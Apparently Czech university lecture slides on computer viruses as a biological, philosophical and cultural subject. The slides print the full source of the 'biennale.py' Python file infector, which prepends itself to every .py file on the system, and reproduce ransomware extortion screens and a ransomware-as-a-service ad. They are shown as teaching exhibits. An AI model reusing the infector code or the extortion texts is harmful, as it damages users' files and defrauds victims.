

```
# biennale.py _____ ga _____ to _____ 49th Biennale di Venezia
# HTTP://144.010010110101101.ORG --- + --- [epidemic] http://www.epidemic.ws
from dicache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]*") == -1:
            soul = open(guest, "a")
            soul.write(mybody + "\n\n" + body)
            soul.close()
        except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pys"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in work and not "_init_.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
        except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "***")+3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ";")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    work = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print "> This file was contaminated by biennale.py, the world slowest virus."
    print "Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemic] http://www.epidemic.ws --- + --- HTTP://144.010010110101101.ORG "
    print "> _____ 49th Biennale di Venezia _____ <"
    ***
```


Osnova

- 1. Úvodní hodina – obsah kurzu, způsob ukončení, literatura
Definice biologického a počítačového viru: DNA Hack – 19.2.
- 2. Historický vývoj počítačového viru – 26.2.
- 3. Virus v kontextu filozofie – Deleuze, Guattari, Latour – 4.3.
- 4. Moderní myšlení o viru – virus jako umělý život – 11.3.
- 5. Postmoderní myšlení o viru – virus jako metafora – 18.3.
- 6. Nemoderní myšlení o viru – virus jako řečový akt – 25.3.
- Velikonoční pondělí – přednáška se nekoná – 1.4
- 7. Destruktivní kreativita – 8.4
- Čtecí týden – přednáška se nekoná – 15.4
- 8. Virus jako aktivistický prostředek – 22.4
- 9. Virus writers, hackers and internet criminals – 29.4.
- 10. Reprezentace viru v populární kultuře - 6.5.
- 11. Šedá historie spamu: Earn money in no time! - 13.5.
- 12. Pozitivní virus + předtermín testu - 20.5.

Podmínky ukončení předmětu

- Písemný test
- **Úkol:** Výběr jakéhokoliv obrazového materiálu, kde se objevuje počítačový virus. Vypracování krátkého textu (1-2 normostrany), který analyzuje, jak je zde počítačový virus reprezentován. Další možností je vytvoření vlastní reprezentace počítačového viru (obraz, video). – Úkol vložit do odevzdávárny předmětu - **odevzdat do konce výukového období (24.5.2024)**
- Úkol je také možné odprezentovat na přednášce. V tom případě není třeba psát text.
- Docházka – max. 5 absencí za semestr

Literatura


- Parikka, Jussi. Digital Contagions: A Media Archaeology of Computer Viruses. New York: Peter Lang Publishing, 2007.
- Franc, Adam. Virus jako předmět výzkumu v diskurzu nových médií. Diplomová práce. Masarykova univerzita, Filozofická fakulta, 2014.
- Dibbell, Julian. Viruses Are Good for You. Wired, roč. 3, č.2, 1995.
- Sampson, D., Tony - Parikka, Jussi (eds.). The Spam Book: On Viruses, Porn, and Other Anomalies from the Dark Side of Digital Culture. Cresskill: Hampton Press, 2009.
- Latour, Bruno. Nikdy sme neboli moderní. Bratislava: Kalligram, 2003.
- Thomas, Anne-Marie. It Came from Outer Space: The Virus, Cultural Anxiety and Speculative Fiction. PhD Thesis. Louisiana State University, 2002.

Definice biologického a počítačového viru: DNA Hack











Definice biologického viru

- Slovo virus v latině znamená jed
- Jednoduchý organismus, který se nemůže rozmnožovat, růst ani vytvářet energii bez hostitelského organismu




Definice biologického viru

- Základ viru – RNA
- Virus složen z jednotlivých bází:
- A (adenin), C (cytosin), G (guanin) a U (uracil)
- DNA - A (adenin), C (cytosin), G (guanin) a T (thymin)

Helical	Polyhedral	Spherical	Complex
			
 <p data-bbox="376 1187 734 1235">Tabacco Mosaic Virus</p>	 <p data-bbox="837 1187 1048 1235">Adenovirus</p>	 <p data-bbox="1205 1187 1464 1235">Influenza virus</p>	 <p data-bbox="1576 1187 1836 1235">Bacteriophage</p>

Obvyklý průběh infekce


- a) Přilnutí viru na povrch buňky



Obvyklý průběh infekce

- a) Přilnutí viru na povrch buňky
- b) Vniknutí do buňky
- c) Replikace viru
- Během replikace může docházet k chybám (mutacím)

Příklad - Virus HIV




Příklad prospěšného viru - Bakteriofágy





Historie objevu viru

- Až do konce devatenáctého století byly infekce přisuzovány bakteriím a o existenci něčeho menšího se nevědělo.
- pokus s extrakty z tabáku napadeného tzv. tabákovou mozaikou - Dmitrij Ivanovskij (1892)
- Viry jako živoucí kapalina - Martinus Beijerinck (1898)

- 1931- Eli Franklin Burton na Torontské univerzitě vynalezl první elektronový mikroskop zvětšoval 400x
- Objevil se první obraz viru:



Virus – živý x neživý?

Viruses and Cells		
Characteristic	Virus	Cell
Structure	DNA or RNA core, capsid 	Cell membrane, cytoplasm; eukaryotes also contain nucleus and organelles 
Reproduction	only within a host cell	independent cell division either asexually or sexually
Genetic Code	DNA or RNA	DNA
Growth and Development	no	yes; in multicellular organisms, cells increase in number and differentiate
Obtain and Use Energy	no	yes
Response to Environment	no	yes
Change Over Time	yes	yes

Počítačový virus – základní dělení

- Definice (technologická) - virus je schopen sebe-replikace, tedy množení sebe sama, ovšem za přítomnosti hostitele, k němuž je připojen
- Nejrozšířenější definice počítačového viru vychází z díla Freda Cohena - badatel, který se zabývá výzkumem počítačových virů již od 80. let minulého století.
- **„Virus je program, který může infikovat jiné programy tím, že je modifikuje, aby do nich mohl zahrnout identickou, případně rozvinutou, kopii sebe sama.“**
- <https://www.youtube.com/watch?v=MHlvjC6yOtM>
- <https://archive.org/details/malwaremuseum>

Definice společnosti Microsoft


- „Počítačové viry jsou malé softwarové programy, které jsou určeny k tomu, aby se rozšiřovaly od jednoho počítače k druhému a narušovaly jeho operace. Počítačový virus může poškodit nebo vymazat data na tvém počítači, využít tvůj emailový program ke svému šíření do dalších počítačů nebo dokonce vymazat všechna data uložená na tvém pevném disku.“

Druhy malwaru


- počítačový virus často zaměňován s podobnými typy programů, které však fungují odlišně,
- pro pojmenování různých druhů škodlivého softwaru se užívá souhrnný název malware
- malware je zkratkou slovního spojení Malicious Software, které lze přeložit jako škodlivý nebo se zlým úmyslem šířený software.

- Trojské koně – Password stealing trojan, destruktivní trojan , Proxy Trojan
- Počítačový červ – příklad-Lovsan/Blaster

https://www.youtube.com/watch?v=IXf9X_pO5TI – Melting Screen Worm



- Botnet



- Spyware
- Hoax – příklad – Olympic torch



- Phishing

- Ransomware <https://www.youtube.com/watch?v=pujoaLa57oQ>



Zbývající čas: 47:59:53

paysafecard U kash

IP: Země: CZ Czech Republic
 Oblast: Město: ISP: Operační Systém: Windows 7 (64-bit)
 Jméno:

VAROVÁNÍ! Váš osobní počítač je uzamčen z bezpečnostních důvodů z následujících důvodů:

Jste obviněn z prohlížení/skladování a/nebo distribuce pornografických materiálů zakázáno obsahu (dětská pornografie/Zvířecnost atd.), že jste porušil Všeobecnou deklaraci o boji proti šíření dětské pornografie a obviněn z trestného činu podle článku 161 trestního zákoníku České republiky.

Článek 161 trestního zákoníku České republiky stanoví jako trest odnětí svobody v trvání 5-11 roků.

Také jste osoba podezřelá z porušení "zákon o autorském právu a právech souvisejících s právem" (stahování pirátské hudby, videa, bez licence software) a použití a/nebo šíření obsahu chráněného autorskými právy. Tím jste osoba podezřelá z porušení článku 148 trestního zákoníku České republiky.

Článek 148 trestního zákoníku České republiky, musí být trest pokuta 150 až 550 základních jednotek nebo odnětím svobody na dobu 3-7 roků.

S vašeho počítače byl proveden neoprávněný přístup k omezenému přístupu veřejnosti k informacím a informacím národního významu na internetu.

© www.malobratrskovaplatitel.cz

PIR Kód: [input type="text"] Hodnota: [2000]

[Zaplatit PaySafeCard] [Zaplatit Ukash]

Kde mohu získat peněžní poukázku PaySafeCard?

PaySafeCard můžete naprosto bezpečně zakoupit ve tvé blízkosti, v České republice např. v řadě novinových stánků a trafik v uvedených časech. PaySafeCard je k dostání v mnoha supermarketech, na čerpacích stanicích. Přehled prodejců: Tisport, ReBBI OIL, Zabka, PAPON, IPServis, Euro Oil, Shell, Agip, OMV.

žabka denně 6 - 23 h

YOUR COMPUTER HAS BEEN LOCKED!

This operating system is locked due to the violation of the federal laws of the United States of America! (Article 1, Section 8, Clause 8; Article 202; Article 210 of the Criminal Code of U.S.A., provides for a deprivation of liberty for four to twelve years.)

Following violations were detected:
 Your IP address was used to visit websites containing pornography, child pornography, zoophilia and child abuse. Your computer also contains video files with pornographic content, elements of violence and child pornography! Spam-messages with terrorist motives were also sent from your computer.

This computer lock is aimed to stop your illegal activity.

To unlock the computer you are obliged to pay a fine of \$200.

You have 72 hours to pay the fine, otherwise you will be arrested.

You must pay the fine through [input type="text"]
 To pay the fine, you should enter the digits resulting code, which is located on the back of your [input type="text"] in the payment form and press OK (if you have several codes, enter them one after the other and press OK).

[input type="text"]

[input type="text"]

[OK]

- Ransomware as a Service (RaaS)

Tox



Tox
toxicola7qvv37qj.onion

FOR SALE

Ransomware as a Service. The menace!

Contact tox@sigaint.org and make an offer: BeforeCrypt.com

